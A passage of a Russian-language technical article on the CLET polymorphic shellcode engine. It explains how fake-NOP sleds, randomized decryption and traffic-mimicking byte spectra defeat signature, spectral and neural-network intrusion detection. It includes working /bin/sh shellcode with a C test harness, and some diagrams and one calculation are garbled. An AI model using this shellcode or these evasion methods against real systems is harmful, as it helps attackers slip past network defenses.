Замечание: шеллкоды не совсем похожи на вирусы, и мы можем извлечь из этого выгоду:
• Вирус должен очень тщательно следить за тем, чтобы хост-программа продолжала работать после заражения; шеллкод этим не озабочен! Мы знаем, что шеллкод будет последним исполняемым фрагментом кода, поэтому можем делать с регистрами что угодно — не нужно их сохранять.
Это даёт хорошие преимущества, и в нашем fake-nop мы не пытаемся генерировать код, который ничего не делает (наподобие INCR & DECR, ADD & SUB или PUSH & POP...) — что, к тому же, легко распознал бы IDS с эмуляцией кода. Наш fake-nop содержит случайные однобайтовые инструкции; мы также описываем другой метод (пока не реализованный) для улучшения этого подхода, поскольку генерирование только однобайтовых инструкций само по себе является слабым местом.
• Случайный метод дешифрования должен быть полиморфирован случайным кодом (но необязательно однобайтовыми инструкциями), который делает что угодно, но без влияния на дешифрование (хм... пока не реализовано :(
• Шеллкод не должен содержать нулевых байтов, поскольку в нашем случае мы всегда используем строки для хранения кода. Об этом нужно позаботиться.

Таким образом, вот как выглядит полиморфный шеллкод:

```
-------------------------------------------------------------------------
| FAKENOP | DecipherRoutine | shellcode | bytes to cram | return adress |
-------------------------------------------------------------------------
```

Теперь рассмотрим каждую часть подробнее.

---

4 — Как сделать классическое сопоставление с шаблоном в IDS неэффективным

4.1 — Зона fake-NOP с инструкциями 2–3 байта

4.1.A — Принципы

Перед шеллкодом необходимы NOP. Зачем? Потому что мы не знаем точно, куда прыгаем — лишь знаем, что попадаем в середину зоны NOP (см. статью Aleph One [1]). Но не обязательно использовать именно NOP: подойдут почти любые безопасные инструкции. Действительно, сохранять регистры не нужно — единственное условие состоит в том, чтобы добраться до процедуры дешифрования без ошибок. Однако нельзя использовать любые «безопасные»

инструкции: помните, что мы не знаем точно, куда прыгаем.

Один из методов избежать этой проблемы — строить зону NOP только из однобайтовых инструкций. В таком случае, куда бы мы ни прыгнули, мы попадём на корректную инструкцию. Проблема в том, что однобайтовых инструкций не так много, и IDS относительно легко обнаружить зону NOP. К счастью, многие однобайтовые инструкции могут быть закодированы заглавными буквами, и мы могли бы спрятать зону NOP в алфавитно-цифровой зоне, используя словарь американского английского языка (опция `-a` в clet). Однако, как мы объясняем в разделе 5, такой выбор может оказаться неэффективным — особенно когда запрашиваемый сервис не является «алфавитно-цифровым» (см. 5).

Итак, проблема такова: как можно сгенерировать случайный fake-NOP, используя многобайтовые инструкции, чтобы лучше замаскировать нашу зону?

Есть простая идея: генерировать двухбайтовые инструкции, второй байт которых является однобайтовой инструкцией или первым байтом двухбайтовой инструкции такого же типа — и так рекурсивно. Но посмотрим, какие проблемы могут возникнуть.

4.1.B — Безопасные многобайтовые инструкции

• Инструкции, использующие несколько байтов, могут быть опасны, потому что способны случайным образом изменять стек или селекторы сегментов и т.д. Поэтому нам нужно выбирать безвредные инструкции (книга [3] здесь наш друг... но придётся много тестировать выбранные инструкции).

• Иногда многобайтовые инструкции требуют специальных суффиксов для указания регистра или способа использования инструкции (см. modR/M [3]). Например, инструкция `CMP rm32,imm32` (сравнение) с кодом `0x81 /7 id` — это 6-байтовая инструкция, требующая суффикса для указания используемого регистра из седьмой колонки таблицы «32-bit Addressing Forms with the modR/M Byte» (см. [3]). Однако помните, что в любом месте зоны fake-nop, куда указывает счётчик команд, должен читаться корректный код. Поэтому суффиксы и аргументы инструкций сами должны быть корректными инструкциями.

4.1.C — Простой пример

Возьмём строку: `\x15\x11\xF8\xFA\x81\xF9\x27\x2F\x90\x9E`

Если читать этот код с начала:

```
ADC $0x11F8FA81    # инструкция с 4-байтовым аргументом
STC                # однобайтовые инструкции
DAA
DAS
NOP
SAHF
```

Если начать со второго байта:

```
ADC %eax,%edx
CMP %ecx,$0x272F909E
```

И т.д. Можно начать с любого места и прочитать корректный код, который не делает ничего опасного.

4.1.D — Тестирование fake-nop

```
char shell[] =
```

```
        "\x99\x13\xF6\xF6\xF8"          //наш fake_nop
        "\x21\xF8\xF5\xAE"
        "\x98\x99\x3A\xF8"
        "\xF6\xF8"
        "\x3C\x37\xAF\x9E"
        "\xF9\x3A\xFC"
        "\x9F\x99\xAF\x2F"
        "\xF7\xF8\xF9\xAE"
        "\x3C\x81\xF8\xF9"
        "\x10\xF5\xF5\xF8"
        "\x3D\x13\xF9"
        "\x22\xFD\xF9\xAF"
                                        //shellcode
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";


int main()
{
    void (*go)()=(void *) shell;
    go();
    return(0);
}
```

Мы тестируем строку fake_nop, сгенерированную нашим кодом... но она не слишком эффективна, как видно: при изменении адреса `(shell+i)` функции `go()` тестовая программа завершается с:

```
shell    -> sh-2.05b$
shell+1  -> sh-2.05b$
shell+2  -> Floating point exception  Argh!
shell+3  -> sh-2.05b$
shell+4  -> sh-2.05b$
...
shell+11 -> sh-2.05b$
```

Мы недостаточно внимательно отнеслись к выбору и организации инструкций для fake_nop, и в результате могут случайно возникать ошибки сегментации или исключения с плавающей запятой... (Очень неприятно.)

4.2 — Процедура дешифрования

Возможно, существует два разных способа генерировать процедуру дешифрования:
• всегда использовать одну и ту же процедуру, но модифицировать инструкции. Например, можно использовать `add eax,2` или `inc eax; inc eax;` — результат будет одинаковым, но код разным;
• генерировать разные процедуры дешифрования.

В обоих методах между инструкциями процедуры дешифрования можно добавлять код. Очевидно, этот добавленный код не должен нарушать работу процедуры.

CLET выбрал второй подход, и мы не вставляем код между инструкциями, потому что используемые регистры, порядок инструкций, тип инструкций (ADD, SUB, ROL, ROR, XOR) каждый раз меняются. Таким образом, добавлять инструкции не нужно.

XOR с фиксированным размером ключа недостаточен

При использовании процедуры дешифрования только с XOR и фиксированным размером ключа возникает проблема. Марк Людвиг [5] описывает её в «From virus to antivirus» на конкретном примере. Реальная проблема проистекает из ассоциативности и коммутативности операции XOR и из постоянного размера ключа.

Представьте, что вы шифруете два байта B1 и B2 с ключом K и получаете два зашифрованных байта C1 и C2:

```
C1 XOR C2 = (B1 XOR K) XOR (B2 XOR K)
          = B1 XOR K XOR B2 XOR K
          = B1 XOR B2 XOR K XOR K
          = B1 XOR B2 XOR (K XOR K)
          = B1 XOR B2 XOR 0
          = B1 XOR B2
          = Константа (не зависящая от K)
```

Теперь понятно, почему зашифрованный шеллкод с процедурой дешифрования только на XOR и с фиксированным размером ключа оставляет характерную сигнатуру. В случае однобайтового ключа достаточно применить XOR к байтам с их соседями — результат всегда будет одинаковым и не зависящим от K. В случае ключа из N байтов для получения сигнатуры применяется XOR байтов k с байтами k+N. Такая сигнатура может быть использована NIDS (хотя это требует значительных вычислительных ресурсов).

Важно заметить (спасибо тем, кто нам об этом сообщил :)), что реальная проблема — не просто использование XOR. Это шифрование только XOR _и_ фиксированный размер ключа. Действительно, некоторые полиморфные движки из сцены вирусописателей используют только XOR для шифрования, но ключ не одинаков для всего шифрования — ключ меняется, и его размер тоже. В таком случае наше доказательство несостоятельно, потому что B1 и B2 не шифруются одним и тем же ключом K, и вы не знаете, где находится следующий байт, зашифрованный тем же ключом (а именно это вы знаете при использовании шифрования только на XOR с фиксированным многобайтовым ключом).

Таким образом, процедура шифрования, использующая только XOR с фиксированным размером ключа, недостаточна. В CLET мы генерируем процедуры, которые шифруют с несколькими инструкциями: XOR, ADD, ROR и т.д.

Случайные регистры

Помните, мы решили каждый раз генерировать разную процедуру дешифрования. Даже если мы каждый раз меняем тип шифрования, важно также модифицировать ассемблерные инструкции, составляющие эту процедуру. Для этого мы решили менять используемые регистры. Нам нужны три регистра: один для хранения текущего рабочего адреса, один для хранения текущего байта и ещё один для всего остального. Мы выбираем из eax, ebx, ecx, edx. Таким образом, каждый раз случайным образом используются три из них.

Четырёхбайтовое шифрование для противодействия методам спектрального анализа

Начнём с объяснения того, что мы называем спектром и что такое спектральный анализ.

Спектр пакета — это данные о том, какие байты и в каком количестве встречаются в этом пакете.

Например, следующая таблица является спектром пакета X:

\x00	\x01	\x08	\x0B	\x12	\x1A	...	\xFE	\xFF
25	32	04	18	56	43	...	67	99

Таблица означает, что в X содержится 25 байтов `\x00`, 32 байта `\x01`, 0 байтов `\x02` и т.д. Это то, что мы называем спектром X.

Метод спектрального анализа вычисляет спектры пакетов и создаёт на их основе правила. Некоторые IDS используют методы спектрального анализа для отбрасывания определённых пакетов. Например, если в нормальном трафике никогда не бывает более 20 байтов `\xFF`, можно создать правило: отбрасывать пакеты с более чем 20 байтами `\xFF`. Это очень простое правило спектрального анализа; на практике генерируется множество правил (например, с помощью нейронного подхода — см. 5.2) о спектрах пакетов. Эти правила позволяют IDS отбрасывать

некоторые пакеты на основе их спектров.

Теперь посмотрим, как IDS может объединить сопоставление с шаблоном и методы спектрального анализа.

Идея состоит в том, чтобы записывать сигнатуры не последовательных байтов, а сигнатуры спектра. Например, для предыдущего пакета X мы записываем: 25, 32, 04, 18, 56, 43, ..., 67, 99. Почему именно эти значения? Потому что при однобайтовом шифровании они всегда останутся теми же.

Таким образом, если мы зашифруем пакет X процедурой `XOR 02, ADD 1`, мы получим пакет X', спектр которого:

```
|\x03|\x04|\x0A|\x0B|\x11|\x19| ... |\xFD|\xFE|
-----------------------------------------------
| 25 | 32 | 18 | 04 | 56 | 43 | ... | 67 | 99 |
```

Этот спектр отличается — порядок значений другой, — однако у нас те же самые значения, только привязанные к другим байтам. Сигнатура спектра та же. При таком способе шифрования спектр числа вхождений каждого зашифрованного байта является перестановкой спектра незашифрованных байтов. Шифрование одного байта возвращает значение, которое однозначно и характеризует именно этот байт — это большая проблема.

Чтобы избежать совпадений сигнатур, шеллкод шифруется четырёхбайтовыми блоками, и этот метод позволяет не иметь характерного спектра числа вхождений. Действительно, если зашифровать `FFFFFFFF` с помощью `XOR AABBCCDD, ADD 1`, мы получим `66554433`. Таким образом, спектр X' не будет перестановкой спектра X. Четырёхбайтовое шифрование позволяет избежать такого рода спектрального анализа.

Но методы спектрального анализа — лишь разновидность более общих методов, называемых методами интеллектуального анализа данных. Теперь рассмотрим эти методы и то, как можно использовать спектральный анализ трафика, чтобы противодействовать более общим методам.

---

5 — Спектральный анализ против методов интеллектуального анализа данных

5.1 — История

Когда авторы вирусов открыли полиморфизм, разработчики антивирусов опасались, что это станет окончательным решением и сопоставление с шаблоном умрёт. Чтобы бороться с этим новым видом вирусов, они решили изменить свои подходы. Появились антивирусы с эвристическим анализом, которые пытаются, например, выполнить код в памяти и проверить, не модифицирует ли он свои собственные инструкции (пытается ли дешифровать себя) — в таком случае это может быть полиморфный вирус.

Как было показано выше, четырёхбайтовое шифрование без использования только XOR с фиксированным ключом, а также зона fake-nop с инструкциями длиннее одного байта позволяют «победить» сопоставление с шаблоном. Возможно, остаются некоторые слабые места, однако мы думаем, что полиморфные движки будут становиться всё эффективнее и что в конечном счёте реализовывать эффективное сопоставление с шаблоном в IDS станет слишком трудно.

Последуют ли IDS примеру антивирусов и попытаются ли реализовать эвристические методы? Мы так не думаем, поскольку между IDS и антивирусами есть большое различие: IDS должны работать

в режиме реального времени. Они не могут записывать все пакеты и анализировать их позже. Возможно, эвристический подход не будет применяться. Кроме того, Snort IDS, который пытается разрабатывать методы против полиморфных шеллкодов, использует не эвристические, а методы интеллектуального анализа данных. Вероятно, именно эти методы и будут развиваться — именно против них мы стараемся создавать полиморфные шеллкоды, как объясняется в 5.3, после краткого знакомства с методами интеллектуального анализа данных.

5.2 — Пример метода интеллектуального анализа данных: нейронный подход, или использование перцептрона для распознавания полиморфного шеллкода

Как мы объяснили ранее, мы хотим, чтобы на основе набора критериев, выявленных сетевыми зондами, менеджер мог принять надёжное решение в реальном времени о сетевом трафике. С развитием полиморфных движков сопоставление с шаблоном может стать неэффективным или слишком сложным для реализации — ведь нужно создавать огромное количество правил, а иногда вы просто не знаете, какие правила нужны. Есть ли решение? У нас много информации, и мы хотим обрабатывать её быстро, чтобы в итоге принять решение — такова общая цель того, что называется методами интеллектуального анализа данных (data mining).

Цель интеллектуального анализа данных:

из большого набора объясняющих переменных (X1,...,XN) нужно принять решение о неизвестной переменной Y. При этом:

• решение должно приниматься быстро (проблема вычислительной сложности);
• решение должно быть надёжным (проблема ложных срабатываний).


Существует множество методов в рамках теории интеллектуального анализа данных. Чтобы понять подход CLET к методам анти-data mining, мы решили показать один из них — коннекционистский метод (точнее, его основы), поскольку этот метод обладает рядом качеств для обнаружения вторжений:

• распознавание вторжений основано на обучении. Например, с единственным нейроном обучение состоит в выборе наилучших объясняющих переменных X1,...,XN и установке наилучших значений параметров w1,...,wN (см. ниже);
• благодаря этому обучению нейронная сеть очень гибка и способна работать с большим числом переменных.

Таким образом, в сети такой подход представляется интересным, поскольку число объясняющих переменных, безусловно, огромно. Объясним его основы.

5.2.A — Моделирование нейрона

Чтобы понять, как может работать IDS, использующая основанный на нейронном подходе метод интеллектуального анализа данных, нужно понять, как работает нейрон (он так называется, потому что такие программы копируют нейроны вашего мозга). Схема ниже объясняет работу нейрона. Как и в вашем мозге, нейрон — это простой вычислитель.



```
fh(x)=0 если x<=0              |
```

Итак, выходное значение равно 0 или 1 в зависимости от входных значений X1, X2,..., XN и от w1, w2,..., wN.

5.2.B — Метод интеллектуального анализа данных: использование нейронного подхода в IDS

Представьте теперь, что значения X1, X2,..., XN являются байтами данных пакета: X1 — первый байт, X2 — второй,..., XN — последний (можно выбрать X1 первый бит, X2 второй и т.д., если нужно, чтобы входные значения были 0 или 1; можно также выбрать X1 — количество `\x00`, X2 — количество `\x01` и т.д. — существует много методов). Вопрос в том, какие значения w1, w2,..., wN следует выбрать, чтобы генерировать выходное значение 1 для «опасных» пакетов и 0 для нормальных? Мы не можем найти значения вручную — нейрон должен изучить их с помощью следующего алгоритма:

```
w1,w2,...,wN выбираются случайно.
Затем создаются обычные пакеты и «опасные» пакеты с полиморфным движком и тестируются с нейроном.
Значение wI изменяется, когда выходное значение неверно.

Если выходное значение равно 0 вместо 1:
wI <- wI + z*xI           0<=I<=N
Если выходное значение равно 1 вместо 0:
wI <- wI - z*xI           0<=I<=N

z — произвольно выбранная константа.
```


Постепенно нейрон «научится» отличать нормальные пакеты от «опасных». В реальной IDS одного нейрона недостаточно, и сходимость должна быть изучена. Тем не менее есть два больших преимущества нейронного подхода:

• решения нейронной сети не зависят напрямую от правил, написанных людьми; они основаны на обучении, которое устанавливает «веса» различных входов нейронов в соответствии с минимизацией определённых статистических критериев. Таким образом, решения более проницательны и лучше адаптированы к локальному сетевому трафику, нежели общие правила;
• когда область поиска велика (огромные базы данных для сопоставления с шаблоном), подход интеллектуального анализа данных быстрее, поскольку алгоритму не нужно искать в огромных базах данных и выполнять большое количество вычислений (при «правильном» выборе топологии сети, объясняющих переменных и обучения).

5.3 — Спектральный анализ в CLET против метода интеллектуального анализа данных

Главная идея описанного выше метода, как и многих других методов интеллектуального анализа данных, состоит в обучении распознаванию нормального пакета по сравнению с «опасным». Отсюда понятно, что для противодействия такого рода методам простого полиморфизма может быть недостаточно, а алфавитно-цифровой метод (отличная статья rix) может оказаться неэффективным. Действительно, в случае неалфавитно-цифрового взаимодействия алфавитно-цифровые данные будут считаться подозрительными и вызовут тревогу. Вопрос в том, как полиморфный движок может генерировать полиморфный шеллкод, который IDS с методами интеллектуального анализа данных будет считать нормальным. Возможно, движок CLET даёт начало ответа. Однако мы осознаём некоторые слабые места (например, SpectrumFile не влияет на зону fake-nop), над которыми мы работаем сегодня.

Представьте следующий сценарий:



Можно предположить, что IDS анализирует входящие пакеты с портом назначения 80 и IP-адресом сервера с помощью методов интеллектуального анализа данных. Чтобы избежать этого контроля, наша идея — генерировать байты, значения которых зависят от вероятности этих значений в нормальном трафике:

```
theo@warmach# sniff eth0 80 2>fingerprint &
theo@warmach$ lynx server.com
```

Программа `sniff` будет прослушивать на интерфейсе eth0 исходящие пакеты с портом назначения 80 и записывать их данные в файл `fingerprint` в бинарном виде. Затем начинаем нормальный сёрфинг для записи «нормального» трафика.

```
theo@warmach$ stat fingerprint Spectralfile
```

Программа `stat` сгенерирует файл `Spectralfile`, содержащий следующий формат:

```
0 (количество байтов \x00 в исходящих данных, предназначенных серверу)
1 (количество байтов \x01 в исходящих данных, предназначенных серверу)
...
FF (количество байтов \xFF в исходящих данных, предназначенных серверу)
```

Этот Spectralfile может быть сгенерирован множеством методов. Вместо описанного примера можно решить генерировать его из трафика сети, или написать вручную при наличии специальных требований.

Теперь вопрос: как использовать этот файл? Как использовать описание трафика? Опция `-f` в clet позволяет использовать анализ трафика на основе этого спектрального файла.


```
theo@warmach$ clet -n 100 -c -b 100 -f Spectralfile -B
(см. раздел 6 для описания опций)
```

Действие опции `-f` различается в зависимости от зоны (зона NOP, процедура дешифрования, шеллкод, зона заполнения). Мы хотим модифицировать процесс генерации полиморфного шеллкода с помощью SpectralFile, но не можем одинаково воздействовать на разные зоны — у каждой зоны есть свои ограничения. Например, в ряде случаев очень трудно генерировать зону fake-nop в соответствии со спектральным анализом.

Рассмотрим, как можно воздействовать на разные зоны.

5.3.1 — Генерация зоны заполняющих байтов с использованием спектрального анализа

Самая простая идея — генерировать зону заполняющих байтов, спектр которой совпадает со спектром трафика:



Если файл не задан в аргументе, все значения равновероятны (за исключением нуля). Этот процесс генерации используется без опции `-B`.

Однако зона заполняющих байтов — это «золотая» зона. Таким образом, мы можем генерировать нужные нам байты. Помните, что в некоторых зонах мы не используем спектральный анализ (например, в DecipherRoutine в нашей версии). Было бы полезнее использовать зону заполняющих байтов для добавления байтов, которых не хватает в предыдущих зонах, где применить спектральный файл труднее. Поехали!

5.3.1.A — Сложная проблема

Объясним это на простом примере. Рассмотрим зону, в которой допустимы только три байта: A, B, C. Спектральное исследование этой зоны показывает:

```
A: 50
B: 50
C: 100
```

Проблема в том, что из-за нашего шеллкода и нашей зоны NOP у нас есть следующее фиксированное начало пакета:

```
ABBAAAAA (8 байтов)
```

Мы можем добавить два байта в зоне заполнения. Вопрос: какие 2 байта нужно выбрать?

Ответ относительно прост: интуитивно мы думаем о CC. Почему? Потому что C важен в трафике, а его у нас нет. Если обозначить:
• Xa — случайную величину Бернулли, ассоциированную с количеством A в первых 9 байтах,
• Xb — случайную величину Бернулли, ассоциированную с количеством B в первых 9 байтах,
• Xc — случайную величину Бернулли, ассоциированную с количеством C в первых 9 байтах,

то интуитивно мы сравниваем p(Xa=6)p(Xb=2)p(Xc=1) > p(Xa=7)p(Xb=2) и p(Xa=6)p(Xb=2)p(Xc=1) > p(Xa=6)p(Xb=3).

Таким образом, мы выбираем C, потому что пакет ABBAAAAAC с точки зрения спектра имеет больше шансов существовать, чем ABBAAAAAA или ABBAAAAAB.

Возможно, вы думаете, что это потому что C имеет наибольшую вероятность в трафике. Это неверный ход мысли. Действительно, представьте, что у нас следующее начало:

```
CCCCCBBB
```

Как выбрать следующий байт? Мы выберем A, хотя A и B имеют одинаковую вероятность появления, по причине, объяснённой выше.

Итак, мы выбираем C. Используя те же принципы, затем выбираем C для десятого байта: `ABBAAAAACC`.

Проблема в том, что нельзя использовать этот метод для генерации заполняющих байтов, поскольку он детерминирован. Когда мы говорим «детерминирован», мы имеем в виду, что первые 8 байтов фиксируют два следующих. Это слабое место! Таким образом, если мы генерируем зону заполняющих байтов этим методом, начальная зона (fake-nop + decipher + shellcode) фиксирует зону заполнения. Это создаёт метод распознавания нашего пакета: возьмите начало и попробуйте создать зону заполнения с теми же принципами; если получите те же байты — пакет создан движком полиморфизма CLET (даже если найти начало зоны заполнения нелегко). Такой пакет можно отбросить.

Поэтому нам нужно ввести закон вероятности. Действительно, при начале ABBAAAAA нам нужно увеличить вероятность получить C и уменьшить вероятность получить B или A. Но последние вероятности не должны быть нулевыми! Реальный вопрос таков: как модифицировать вероятность A, B, C, чтобы в итоге получить пакет, спектр которого близок к спектру трафика?

5.3.1.B — Логичная идея

Возьмём последний пример: у нас есть

```
ABBAAAAA
```

и спектральный файл с:
`A=50; B=50; C=100;`

Как выбирать законы вероятности? В обозначениях, использованных выше, и если бы все байты были выбраны с использованием спектрального файла, мы имели бы:

```
E[Xa]=9/4
E[Xb]=9/4
E[Xc]=9/2
```

E[X] означает математическое ожидание случайной величины X (в нашем случае: E[X]=p(X)*размер (здесь 9), потому что это величина Бернулли).

На самом деле у нас 6 A и 2 B.
Так как `9/4-6 < 0`, было бы глупо генерировать A — можно написать, что новая вероятность A теперь `p(A)=0`!

Однако `9/4-2 > 0` и `9/2-0 > 0`, поэтому мы всё ещё можем генерировать B и C для корректировки спектра. Нужно, чтобы `p(B)>0` и `p(C)>0`.

Имеем:

```
9/4-2=1/4
9/2-0=9/2
```

Интуитивно можно считать логичным, что C имеет вероятность `(9/2)/(1/4)=18`, большую, чем вероятность B. Таким образом, нужно решить систему:

```
| p(C)=18*p(B)      то есть    | p(B)=1/19
| p(C)+p(B)=1                  | p(C)=18/19
```

и получаем законы для генерации девятого байта. Затем применяем тот же алгоритм для создания зоны заполняющих байтов.

Однако у этого алгоритма есть следующая проблема: сложно определить условия, при которых:

```
E[Xa] ~ sizeof(packet) * p(A)
E[Xb] ~ sizeof(packet) * p(B)
E[Xc] ~ sizeof(packet) * p(C)
...
когда sizeof(cramming zone) ---> +oo
то есть когда sizeof(packet) --> +oo
```

~ означает эквивалентность в математическом смысле.

`sizeof(packet) * p(.)` было бы математическим ожиданием в случае, если бы весь пакет генерировался в зависимости от трафика (в таком случае Xa, Xb, ... были бы величинами Бернулли, см. [7]). Помните, что это и есть наша цель: мы хотим, чтобы зона заполняющих байтов генерировала пакет, общий спектр которого близок к спектру трафика. Мы хотим, чтобы наши законы «исправляли» спектр начала. Интуитивно можно надеяться, что так и будет, потому что мы отдаём предпочтение недостающим байтам перед остальными. Однако математически это довольно трудно доказать. Поэтому мы выбрали более простой метод.

5.3.1.C — Метод CLET

Если не использовать опцию `-B`, зона заполняющих байтов будет сгенерирована, как объяснено в начале 5.3.1, без учёта начала. Начнём объяснять, как реализован этот метод и как он использует

спектральный файл. Представьте следующий спектральный файл:

```
0 6
1 18
2 13
3 32
4 0
.....
FC 0
FD 37
FE 0
FF 0
```

Прежде всего заметим, что мы не учитываем первую строку, поскольку не можем генерировать нули в нашей зоне. Строим следующую таблицу:

```
   |  sizeof(board) |   1   |   2   |   3   |   FC   |
-------------------------------------------------------------
   |   XXXXXXXXX    |  18   | 13+18 | 31+32 |  63+37 |
                            = 31    = 63    = 100
```

Затем случайным образом выбираем число n от 1 до 100 и выполняем дихотомический поиск в таблице (чтобы ограничить сложность, так как таблица отсортирована):

```
если 0  < n <= 18 генерируем \x01
если 18 < n <= 31 генерируем \x02
если 31 < n <= 63 генерируем \x03
если 63 < n <= 100 генерируем \xFC
```

Этот метод позволяет генерировать зону заполняющих байтов с `p(1)=18/100`, `p(2)=13/100`, `p(3)=32/100` и `p(FC)=37/100`, без использования деления на числа с плавающей запятой.

Теперь посмотрим, как опция `-B` учитывает начало.

Возьмём тот же пример с тем же спектральным файлом:

Для учёта начала модифицируем таблицу следующим методом:

Представьте, что нам нужно сгенерировать зону заполняющих байтов в 800 байтов, начало имеет размер 200 байтов. В итоге наш пакет без зоны адресов будет иметь размер 1000 байтов.

Обозначим Ntotal как максимальное значение в таблице (здесь 100) и b как размер пакета без зоны адресов (здесь 1000).
`b = b1 + b2` (b1 — размер начала = fakenop+decipher+shellcode, b2 — размер зоны заполняющих байтов). Здесь b1=200 и b2=800.

Посмотрим, как модифицировать таблицу, например, для байта `\x03`. Обозначим q3 — количество байтов `\x03` в начале (выберем q3=20).

Вычисляем `q3Ntotal/b = 201/10 = 2` и затем `63-2 = 61`. Получаем следующую таблицу:

```
   |  sizeof(board) |   1   |   2   |   3   |   FC   |
-------------------------------------------------------------
   |   XXXXXXXXX    |  18   | 13+18 | 63-02 |  61+37 |
                            = 31    = 61    = 98
```

Теперь можно думать, что у нас вероятность 30/98 сгенерировать `\x03`, однако этот алгоритм применяется для модификации всех значений. Значение 98 будет таким образом изменено. Применяем тот же алгоритм и в итоге получаем таблицу:

```
   |  sizeof(board) |   1   |   2   |   3   |   FC   |
-------------------------------------------------------------
   |   XXXXXXXXX    |  16   | 11+16 |  57   |  57+33 |
                            = 27            = 90
```

В итоге получаем законы:

```
p(\x01)= 16/90
```

```
p(\x02)= 11/90
p(\x03)= 30/90
p(\xFC)= 33/90
```

Эти законы используются для генерации всей зоны заполняющих байтов. Интуитивно понятно, что с помощью этого метода мы корректируем наш спектр в зависимости от значений в начале. Вопрос: можно ли доказать, что этот метод осуществляет правильную коррекцию, то есть:

```
E[Xn] ~ b*p(n) когда b ---> +oo
```

где X — случайная величина Бернулли, считающая количество байтов n в пакете, а p(n) — вероятность появления n в трафике.

Если это так, то E[X] при достаточно большом b «ведёт себя как простое математическое ожидание Бернулли» — как если бы мы генерировали весь пакет с вероятностями трафика!

Докажем это!

Используем прежние обозначения. Ntotal — общая сумма данных в трафике. `b=b1+b2` (b1 — размер начала, b2 — размер зоны заполнения). Обозначим q(`\xA2`) — количество байтов `\xA2` в начале (fakenop + decipher + shellcode) и n(`\xAE`) — число, изначально записанное в спектральном файле рядом с AE.

Возьмём байт, который назовём TT.

```
E[Xt] = q(TT) + b2 * p'(TT)
```

p'(TT) — вероятность получить TT после модификации таблицы. Как показано ранее:

```
                        n(TT) - q(TT)*Ntotal/b
p'(TT)=  ------------------------------------------------------------
          Ntotal - ( q(\x00)+ q(\x01) +  ..... + q(\xFF) )*Ntotal/b
```

Поэтому:

```
                                n(TT) - q(TT)*Ntotal/b
E[Xt]=q(TT)+b2*-------------------------------------------------------------
            Ntotal - (q(\x00)+ q(\x01) +  ..... + q(\xFF))*Ntotal/b
```

Упрощаем на Ntotal:

```
                        (b2*n(TT))/Ntotal - q(TT)*b2/b
E[Xt]=q(TT) + ----------------------------------------------------------
                  1 - (q(\x00)+ q(\x01) +  ..... + q(\xFF))/b
```

При `b ---> +oo` имеем:

```
b2~b (b=b1+b2, b1 — константа)

Очевидно q(\x00)=o(b); q(\x01)=o(b);.....

следовательно (q(\x00)+ q(\x01) +  ..... + q(\xFF))/b = o(1) и:
1 - (q(\x00)+ q(\x01) +  ..... + q(\xFF))/b -------> 1

поэтому E[Xt] = q(TT) + b*(n(TT)/Ntotal) - q(TT) + o(b)

Более того, p(n)=n(TT)/Ntotal, поэтому

E[Xt] = b*p(n) + o(b)

следовательно E[Xt] ~ b*p(n)  ч.т.д.!
```

Заметим, что это соотношение выполняется и для первого простого метода. Можно было бы подумать, что второй метод ничуть не лучше. Это неверно, потому что данное соотношение показывает не то, хорош метод или нет, а лишь то, является ли он «честным» (fair)! Второй метод учитывает начало, так что он лучше простого. Однако до доказательства мы не могли знать, является ли этот метод честным. Мы лишь знали: если он честен, он будет лучше простого. Теперь

мы знаем, что он честен. Именно поэтому CLET использует его.

5.3.2 — Генерация зоны шеллкода с использованием спектрального анализа

Есть очень простая идея: генерировать несколько процедур дешифрования и использовать наилучшую. Но как выбрать наилучшую?

Помните, мы хотим сгенерировать шеллкод, который будет считаться нормальным. Поэтому можно подумать, что наилучшая процедура дешифрования — та, которая позволяет сгенерировать шеллкод, спектр которого близок к спектру трафика. Однако важно понимать, что такой подход имеет свои пределы. Действительно, представьте следующий сценарий:

У нас есть IDS, чей метод интеллектуального анализа данных очень прост: если в пакете находится байт `\xFF`, генерируется тревога и пакет отбрасывается. У нас следующий спектральный файл:

```
0 0
1 0
.....
41 15678
42 23445
....
```

Шеллкод, который мы генерируем, будет содержать много байтов `\x41` и `\x42`, но представьте, что в зашифрованном шеллкоде есть `\xFF`. Наш пакет будет отброшен. Однако если бы мы создали пакет без спектрального файла и без байта `\xFF`, этот пакет был бы принят. Мы думаем, что чем ближе спектр шеллкода к спектру трафика, тем больше вероятность того, что пакет будет принят. Тем не менее, как видно из примера, могут быть исключения.

